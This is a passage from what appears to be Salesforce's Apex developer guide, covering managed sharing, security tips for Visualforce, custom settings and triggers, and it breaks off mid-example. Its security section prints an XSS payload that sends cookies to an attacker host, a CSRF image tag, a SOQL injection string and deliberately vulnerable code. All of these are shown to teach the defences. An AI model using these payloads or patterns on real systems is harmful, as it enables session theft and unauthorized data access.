            WHERE (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
            RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c))
            FROM Job__c];

        // Validate that Apex managed sharing exists on jobs.
        for(Job__c job : jobs){
            // Two Apex managed sharing records should exist for each job
            // when using the Private org-wide default.
            System.assert(job.Shares.size() == 2);

            for(Job__Share jobShr : job.Shares){
                // Test the sharing record for hiring manager on job.
                if(jobShr.RowCause == Schema.Job__Share.RowCause.Hiring_Manager__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Hiring_Manager__c);
                    System.assertEquals(jobShr.AccessLevel,'Read');
                }
                // Test the sharing record for recruiter on job.
                else if(jobShr.RowCause == Schema.Job__Share.RowCause.Recruiter__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Recruiter__c);
                    System.assertEquals(jobShr.AccessLevel,'Edit');
                }
            }
        }
    }
}
```

Associating an Apex Class Used for Recalculation

An Apex class used for recalculation must be associated with a custom object.

To associate an Apex managed sharing recalculation class with a custom object:

1. From the management settings for the custom object, go to Apex Sharing Recalculations.

2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.

3. Click **Save**.

Security Tips for Apex and Visualforce Development

Understanding Security

The powerful combination of Apex and Visualforce pages allows Lightning Platform developers to provide custom functionality and business logic to Salesforce or to create a new stand-alone product running inside the Lightning Platform. But as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses in the Lightning Platform. But careless developers can still bypass the built-in defenses and then expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Lightning Platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important for developers to learn and understand the security flaws described. For more information, see the Lightning Platform Security Resources page on Salesforce Developers. https://developer.salesforce.com/page/Security.

Open Redirects Through Static Resources

URL redirects automatically send a user to a different web page. Redirects are often used to guide navigation to a website, or refer multiple domain names belonging to the same owner to refer to a single website. Unfortunately for developers, attackers can exploit URL redirects when not implemented properly. Open redirect (also known as "arbitrary redirect") is a common web application vulnerability where values controlled by the user determine where the app redirects.

⚠️ **Warning:** Open redirects through static resources can expose users to the risk of unintended, and possibly malicious, redirects.

Only admins with "Customize Application" permissions can upload static resources within an organization. Admins with this permission must use caution to ensure that static resources don't contain malicious content. To learn how to help guard against static resources that were obtained from third parties, see Referencing Untrusted Third-Party Content with iframes .

IN THIS SECTION:

Cross Site Scripting (XSS)

Unescaped Output and Formulas in Visualforce Pages
When using components that have set the `escape` attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Cross-Site Request Forgery (CSRF)

SOQL Injection

Data Access Control

Cross Site Scripting (XSS)

Cross-site scripting (XSS) attacks are where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user who unknowingly becomes the victim of the attack. The attacker used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be shown to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume this script is included in a Lightning Platform page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter this value for `userparam`.

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this type of attack:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Lightning Platform, several anti-XSS defenses are in place. For example, Salesforce has filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws are largely mitigated. But the creative developer can still find ways to intentionally or accidentally bypass the default controls.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place to screen out harmful characters. For example, this code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `<` so that a literal < appears on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

The release update Escape Expression Language Evaluations in <script> and <style> Contexts in Visualforce Pages and Components prevents malicious code from executing XSS attacks via the expression language in `<script>` and `<style>` tags. For example, this update escapes the `username` expression in this `<script>` tag. For information about escaping expressions in `<script>` and `<style>` tags before the release update is enforced in Winter '24, review the release update page in Setup.

```
<apex:page>
    <script>
        var username = '{!$CurrentPage.parameters.username}';
    </script>
</apex:page>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. You can disable this behavior by setting the optional attribute `escape="false"`. For example, this output is vulnerable to XSS attacks.

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

To disable the release update Escape Expression Language Evaluations in <script> and <style> Contexts in Visualforce Pages and Components for a specific page or component, set the attribute `shouldAlwaysEscapeExpressionLanguage` to False for

`<apex:page>` or `<apex:component>`. For example, in this `<apex:component>` tag, the `username` expression isn't escaped. To protect vulnerable expressions from XSS attacks, add manual escaping.

```
<apex:page shouldAlwaysEscapeExpressionLanguage="False">
    <script>
        var username = '{!$CurrentPage.parameters.username}';
    </script>
</apex:page>
```

Programming Items Not Protected from XSS

These items don't have built-in XSS protections, so take extra care when using these tags and objects. These items were intended to allow the developer to customize the page by inserting script commands. It doesn't makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Lightning Platform has no way to protect you. For example, this code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

With the `<apex:includeScript>` Visualforce component, you can include a custom script on the page. Make sure to validate that the content is safe and includes no user-supplied data. For example, this snippet is vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter as in the example, they're able to direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Unescaped Output and Formulas in Visualforce Pages

When using components that have set the `escape` attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. It's important to be aware that the output that's generated by expressions isn't escaped during rendering. Since expressions are rendered on the server, it's not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is, potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering.

A common vulnerability is created by rerendering user input on a page. For example,

```
<apex:page standardController="Account">
  <apex:form>
    <apex:commandButton rerender="outputIt" value="Update It"/>
    <apex:inputText value="{!myTextField}"/>
  </apex:form>

  <apex:outputPanel id="outputIt">
    Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>
```

```
    </apex:outputPanel>
</apex:page>
```

The unescaped `{!myTextField}` results in a cross-site scripting vulnerability. For example, if the user enters :

```
<script>alert('xss')
```

and clicks **Update It**, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed.

There are several functions that you can use for escaping potentially insecure strings.

HTMLENCODE

Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `>`.

JSENCODE

Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').

JSINHTMLENCODE

Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTML entity equivalents and inserting escape characters before unsafe JavaScript characters. `JSINHTMLENCODE(`***someValue***`)` is a convenience function that is equivalent to `JSENCODE(HTMLENCODE((`***someValue***`))`. That is, `JSINHTMLENCODE` first encodes ***someValue*** with `HTMLENCODE`, and then encodes the result with `JSENCODE`.

URLENCODE

Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.

To use `HTMLENCODE` to secure the previous example, change the `<apex:outputText>` to the following:

```
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
```

If a user enters `<script>alert('xss')` and clicks **Update It**, the JavaScript is not be executed. Instead, the string is encoded and the page displays `Value of myTextField is <script>alert('xss')`.

Depending on the placement of the tag and usage of the data, both the characters needing escaping as well as their escaped counterparts may vary. For instance, this statement, which copies a Visualforce request parameter into a JavaScript variable:

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";</script>
```

requires that any double quote characters in the request parameter be escaped with the URL encoded equivalent of `%22` instead of the HTML escaped `"`. Otherwise, the request:

```
https://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

When the page loads the JavaScript executes, and the alert is displayed.

In this case, to prevent JavaScript from being executed, use the `JSENCODE` function. For example

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user

roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less a programming mistake and more a lack of a defense. For example, an attacker has a Web page at `www.attacker.com` that could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a simple example, and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Lightning Platform, Salesforce implemented an anti-CSRF token to prevent such an attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and doesn't execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer can bypass the built-in defenses without realizing the risk. For example, a custom controller takes the object ID as an input parameter and then uses that input parameter in a SOQL call.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

The developer unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page can send the user to this page by using a CSRF attack and providing any value for the `id` parameter.

There are no built-in defenses for such situations, and developers must be cautious about writing pages that take action based on a user-supplied parameter like the `id` variable in the previous example. A possible work-around is to insert an intermediate confirmation page before taking the action to make sure that the user intended to call the page. Other suggestions include shortening the idle session timeout and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of the Salesforce built-in defense against CSRF, your users can encounter an error when multiple Salesforce login pages are open. If the user logs in to Salesforce in one tab and then attempts to log in on another, they see this error: The page you submitted was invalid for your session. Users can successfully log in by refreshing the login page or by attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex doesn't use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. The risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. SQL/SOQL injection takes user-supplied input and uses those values in a dynamic SOQL query. If the input isn't validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

SOQL Injection Vulnerability in Apex

Here's a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        List<Contact> queryResult = Database.query(qryString);
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

This simple example illustrates the logic. The code is intended to search for contacts that weren't deleted. The user provides one input value called `name`. The value can be anything provided by the user, and it's never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected.

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

But what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the nondeleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be rewritten using static SOQL.

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        List<Contact> queryResult = [SELECT Id FROM Contact WHERE
            (IsDeleted = false and Name like :queryName)];
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Lightning Platform makes extensive use of data sharing rules. Each object has permissions and can have sharing settingsthat users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions aren't respected during execution. The default behavior is that an Apex class has the ability to read and update all data. Because these rules are not enforced, developers who use Apex must avoid inadvertently exposing sensitive data that's normally be hidden from users by user permissions, field-level security, or defaults, particularly for Visualforce pages. For example, consider this Apex pseudo-code.

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Custom Settings

Custom settings are similar to custom objects. Application developers can create custom sets of data and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. Formula fields, validation rules, flows, Apex, and SOAP API can then use this data.

> ⚠️ **Warning:** Protection only applies to custom settings that are marked protected and installed to a subscriber organization as part of a managed package. Otherwise, they are treated as public custom settings and are readable for all profiles, including the guest user. Do not store secrets, personally identifying information, or any private data in these settings. Use protected custom settings only in managed packages. Outside of a managed package, use named credentials or encrypted custom fields to store secrets like OAuth tokens, passwords, and other confidential material.

> 📝 **Note:** While custom settings data is included in sandbox copies, it is treated as data for the purposes of Apex test isolation. Apex tests must use `SeeAllData=true` to see existing custom settings data in the organization. As a best practice, create the required custom settings data in your test setup.

There are two types of custom settings.

List Custom Settings

A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

Hierarchy Custom Settings

A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

The following examples illustrate how you can use custom settings.

- A shipping application requires users to fill in the country codes for international deliveries. By creating a list setting of all country codes, users have quick access to this data without needing to query the database.

- An application displays a map of account locations, the best route to take, and traffic conditions. This information is useful for sales reps, but account executives only want to see account locations. By creating a hierarchy setting with custom checkbox fields for route and traffic, you can enable this data for just the "Sales Rep" profile.

You can create a custom setting in the Salesforce user interface: from Setup, enter `Custom Settings` in the Quick Find box, then select **Custom Settings**. After creating a custom setting and you've added fields, provide data to your custom setting by clicking **Manage** from the detail page. Identify each data set with a name.

For example, if you have a custom setting named Foundation_Countries__c with one text field Country_Code__c, your data sets can look like the following:

Data Set Name	Country Code Field Value
United States	USA
Canada	CAN
United Kingdom	GBR

You can also include a custom setting in a package. The visibility of the custom setting in the package depends on the `Visibility` setting.

> 📝 **Note:** Only custom settings definitions are included in packages, not data. To include data, you must populate the custom settings using Apex code run by the subscribing organization after they've installed the package.

Apex can access both custom setting types—list and hierarchy.

> **Note:** If **Privacy** for a custom setting is `Protected` and the custom setting is contained in a managed package, the subscribing organization can't edit the values or access them using Apex.

Accessing a List Custom Setting

The following example returns a map of custom settings data. The `getAll` method returns values for all custom fields associated with the list setting.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

The following example uses the `getValues` method to return all the field values associated with the specified data set. This method can be used with both list and hierarchy custom settings, using different parameters.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

Accessing a Hierarchy Custom Setting

The following example uses the `getOrgDefaults` method to return the data set values for the organization level:

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

The following example uses the `getInstance` method to return the data set values for the specified profile. The `getInstance` method can also be used with a user ID.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

SEE ALSO:

Apex Reference Guide: Custom Settings Methods

Running Apex

You can access many features of the Salesforce user interface programmatically in Apex, and you can integrate with external SOAP and REST Web services. You can run Apex code using a variety of mechanisms. Apex code runs in atomic transactions.

IN THIS SECTION:

Invoking Apex

You can run Apex code with triggers, or asynchronously, or as SOAP or REST web services.

Apex Transactions and Governor Limits

Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the efficient use of resources on the Lightning Platform multitenant platform.

Using Salesforce Features with Apex

Many features of the Salesforce user interface are exposed in Apex so that you can access them programatically in the Lightning Platform. For example, you can write Apex code to post to a Chatter feed, or use the approval methods to submit and approve process requests.

Integration and Apex Utilities

Apex allows you to integrate with external SOAP and REST Web services using callouts. You can use utilities for JSON, XML, data security, and encoding. A general-purpose utility for regular expressions with text strings is also provided.

Invoking Apex

You can run Apex code with triggers, or asynchronously, or as SOAP or REST web services.

IN THIS SECTION:

1. Anonymous Blocks

   An anonymous block is Apex code that doesn't get stored in the metadata, but that can be compiled and executed.

2. Triggers

   Apex can be invoked by using *triggers*. Apex triggers enable you to perform custom actions before or after changes to Salesforce records, such as insertions, updates, or deletions.

3. Asynchronous Apex

   Apex offers multiple ways for running your Apex code asynchronously. Choose the asynchronous Apex feature that best suits your needs.

4. Exposing Apex Methods as SOAP Web Services

   You can expose your Apex methods as SOAP web services so that external applications can access your code and your application.

5. Exposing Apex Classes as REST Web Services

   You can expose your Apex classes and methods so that external applications can access your code and your application through the REST architecture.

6. Apex Email Service

   You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

7. Using the InboundEmail Object

   For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

8. Visualforce Classes

   In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller extensions.

9. JavaScript Remoting

   Use JavaScript remoting in Visualforce to call methods in Apex controllers from JavaScript. Create pages with complex, dynamic behavior that isn't possible with the standard Visualforce AJAX components.

10. Apex in AJAX

    The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public `webservice` methods.

Anonymous Blocks

An anonymous block is Apex code that doesn't get stored in the metadata, but that can be compiled and executed.

User Permissions Needed	
To execute anonymous Apex:	"API Enabled" and "Author Apex"

User Permissions Needed

(Anonymous Apex execution through the API allows restricted access without the "Author Apex" permission.)	
If an anonymous Apex callout references a named credential as the endpoint:	Customize Application

Compile and execute anonymous blocks using one of the following:

- Developer Console
- Salesforce extensions for Visual Studio Code
- The `executeAnonymous()` SOAP API call:

```
ExecuteAnonymousResult executeAnonymous(String code)
```

You can use anonymous blocks to quickly evaluate Apex on the fly, such as in the Developer Console or the Salesforce extensions for Visual Studio Code. You can also use anonymous blocks to write code that changes dynamically at runtime. For example, let's say you write a client Web application that takes input from a user, such as a name and address. You can then use an anonymous block of Apex to insert a contact with that name and address into the database.

Note the following about the content of an anonymous block (for `executeAnonymous()`, the `code` String):

- Can include user-defined methods and exceptions.
- User-defined methods can't include the keyword `static`.
- You don't have to manually commit any database changes.
- If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.
- Unlike classes and triggers, anonymous blocks execute as the current user and can fail to compile if the code violates the user's object- and field-level permissions.
- Don't have a scope other than local. For example, although it's legal to use the `global` access modifier, it has no meaning. The scope of the method is limited to the anonymous block.
- When you define a class or interface (a custom type) in an anonymous block, the class or interface is considered virtual by default when the anonymous block executes. This is true even if your custom type wasn't defined with the `virtual` modifier. Save your class or interface in Salesforce to avoid this from happening. Classes and interfaces defined in an anonymous block aren't saved in your org.

Even though a user-defined method can refer to itself or later methods without the need for forward declarations, variables can't be referenced before their actual declaration. In the following example, the Integer `int` must be declared while `myProcedure1` doesn't:

```
Integer int1 = 0;

void myProcedure1() {
    myProcedure2();
}

void myProcedure2() {
    int1++;
}

myProcedure1();
```

The return result for anonymous blocks includes:

- Status information for the compile and execute phases of the call, including any errors that occur
- The debug log content, including the output of any calls to the `System.debug` method (see Debug Log on page 588)
- The Apex stack trace of any uncaught code execution exceptions, including the class, method, and line number for each call stack element

For more information on `executeAnonymous()`, see Using SOAP API to Deploy Apex on page 667. See also Working with Logs in the Developer Console and the Salesforce extensions for Visual Studio Code.

Executing Anonymous Apex through the API and the Author Apex Permission

To run any Apex code with the `executeAnonymous()` API call, including Apex methods saved in the org, users must have the Author Apex permission. For users who don't have the Author Apex permission, the API allows restricted execution of anonymous Apex. This exception applies only when users execute anonymous Apex through the API, or through a tool that uses the API, but not in the Developer Console. Such users are allowed to run the following in an anonymous block.

- Code that they write in the anonymous block
- Web service methods (methods declared with the `webservice` keyword) that are saved in the org
- Any built-in Apex methods that are part of the Apex language

Running any other Apex code isn't allowed when the user doesn't have the Author Apex permission. For example, calling methods of custom Apex classes that are saved in the org isn't allowed nor is using custom classes as arguments to built-in methods.

When users without the Author Apex permission run DML statements in an anonymous block, triggers can get fired as a result.

SEE ALSO:

Named Credentials as Callout Endpoints

Triggers

Apex can be invoked by using *triggers*. Apex triggers enable you to perform custom actions before or after changes to Salesforce records, such as insertions, updates, or deletions.

A trigger is Apex code that executes before or after the following types of operations:

- insert
- update
- delete
- merge
- upsert
- undelete

For example, you can have a trigger run before an object's records are inserted into the database, after records have been deleted, or even after a record is restored from the Recycle Bin.

You can define triggers for top-level standard objects that support triggers, such as a Contact or an Account, some standard child objects, such as a CaseComment, and custom objects. To define a trigger, from the object management settings for the object whose triggers you want to access, go to Triggers.

There are two types of triggers:

- *Before triggers* are used to update or validate record values before they're saved to the database.

- *After triggers* are used to access field values that are set by the system (such as a record's `Id` or `LastModifiedDate` field), and to affect changes in other records, such as logging into an audit table or firing asynchronous events with a queue. The records that fire the *after trigger* are read-only.

Triggers can also modify other records of the same type as the records that initially fired the trigger. For example, if a trigger fires after an update of contact `A`, the trigger can also modify contacts `B`, `C`, and `D`. Because triggers can cause other records to change, and because these changes can, in turn, fire more triggers, the Apex runtime engine considers all such operations a single unit of work and sets limits on the number of operations that can be performed to prevent infinite recursion. See Execution Governors and Limits on page 309.

Additionally, if you update or delete a record in its before trigger, or delete a record in its after trigger, you will receive a runtime error. This includes both direct and indirect operations. For example, if you update account `A`, and the before update trigger of account `A` inserts contact `B`, and the after insert trigger of contact `B` queries for account `A` and updates it using the DML `update` statement or database method, then you are indirectly updating account `A` in its before trigger, and you will receive a runtime error.

Implementation Considerations

Before creating triggers, consider the following:

- `upsert` triggers fire both before and after `insert` or before and after `update` triggers as appropriate.
- `merge` triggers fire both before and after `delete` for the losing records, and both before and after `update` triggers for the winning record. See Triggers and Merge Statements on page 241.
- Triggers that execute after a record has been undeleted only work with specific objects. See Triggers and Recovered Records on page 242.
- Field history is not recorded until the end of a trigger. If you query field history in a trigger, you don't see any history for the current transaction.
- Field history tracking honors the permissions of the current user. If the current user doesn't have permission to directly edit an object or field, but the user activates a trigger that changes an object or field with history tracking enabled, no history of the change is recorded.
- Callouts must be made asynchronously from a trigger so that the trigger process isn't blocked while waiting for the external service's response. The asynchronous callout is made in a background process, and the response is received when the external service returns it. To make an asynchronous callout, use asynchronous Apex such as a future method. See Invoking Callouts Using Apex for more information.
- In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request.

IN THIS SECTION:

Bulk Triggers

All triggers are *bulk triggers* by default, and can process multiple records at a time. You should always plan on processing more than one record at a time.

> 📝 **Note:** An Event object that is defined as recurring is not processed in bulk for `insert`, `delete`, or `update` triggers.

Bulk triggers can handle both single record updates and bulk operations like:

- Data import
- Lightning Platform Bulk API calls
- Mass actions, such as record owner changes and deletes
- Recursive Apex methods and triggers that invoke bulk DML statements

Trigger Syntax

To define a trigger, use the following syntax:

```
trigger TriggerName on ObjectName (trigger_events) {
                    code_block
                    }
```

where `trigger_events` can be a comma-separated list of one or more of the following events:

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

> 📝 **Note:**
>
> - A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Lightning Platform API.

- Suppose that you use an after-insert or after-update trigger to change ownership of leads, contacts, or opportunities. If you use the API to change record ownership, or if a Lightning Experience user changes a record's owner, no email notification is sent. To send email notifications to a record's new owner, set the `triggerUserEmail` property in DMLOptions to `true`.

For example, the following code defines a trigger for the `before insert` and `before update` events on the Account object:

```
trigger myAccountTrigger on Account (before insert, before update) {
    // Your code here
}
```

The code block of a trigger cannot contain the `static` keyword. Triggers can only contain keywords applicable to an inner class. In addition, you do not have to manually commit any database changes made by a trigger. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Trigger Context Variables

All triggers define implicit variables that allow developers to access run-time context. These variables are contained in the `System.Trigger` class.

Variable	Usage
isExecuting	Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service, or an `executeanonymous()` API call.
isInsert	Returns `true` if this trigger was fired due to an insert operation, from the Salesforce user interface, Apex, or the API.
isUpdate	Returns `true` if this trigger was fired due to an update operation, from the Salesforce user interface, Apex, or the API.
isDelete	Returns `true` if this trigger was fired due to a delete operation, from the Salesforce user interface, Apex, or the API.
isBefore	Returns `true` if this trigger was fired before any record was saved.
isAfter	Returns `true` if this trigger was fired after all records were saved.
isUndelete	Returns `true` if this trigger was fired after a record is recovered from the Recycle Bin. This recovery can occur after an undelete operation from the Salesforce user interface, Apex, or the API.
new	Returns a list of the new versions of the sObject records. This sObject list is only available in `insert`, `update`, and `undelete` triggers, and the records can only be modified in `before` triggers.
newMap	A map of IDs to the new versions of the sObject records. This map is only available in `before update`, `after insert`, `after update`, and `after undelete` triggers.
old	Returns a list of the old versions of the sObject records. This sObject list is only available in `update` and `delete` triggers.

Variable	Usage
oldMap	A map of IDs to the old versions of the sObject records. This map is only available in `update` and `delete` triggers.
operationType	Returns an enum of type System.TriggerOperation corresponding to the current operation. Possible values of the System.TriggerOperation enum are: `BEFORE_INSERT`, `BEFORE_UPDATE`, `BEFORE_DELETE`,`AFTER_INSERT`, `AFTER_UPDATE`, `AFTER_DELETE`, and `AFTER_UNDELETE`. If you vary your programming logic based on different trigger types, consider using the `switch` statement with different permutations of unique trigger execution enum states.
size	The total number of records in a trigger invocation, both old and new.

> 📝 **Note:** The record firing a trigger can include an invalid field value, such as a formula that divides by zero. In this case, the field value is set to `null` in these variables:
> - `new`
> - `newMap`
> - `old`
> - `oldMap`

For example, in this simple trigger, `Trigger.new` is a list of sObjects and can be iterated over in a `for` loop. It can also be used as a bind variable in the `IN` clause of a SOQL query.

```
Trigger simpleTrigger on Account (after insert) {
    for (Account a : Trigger.new) {
        // Iterate over each sObject
    }

    // This single query finds every contact that is associated with any of the
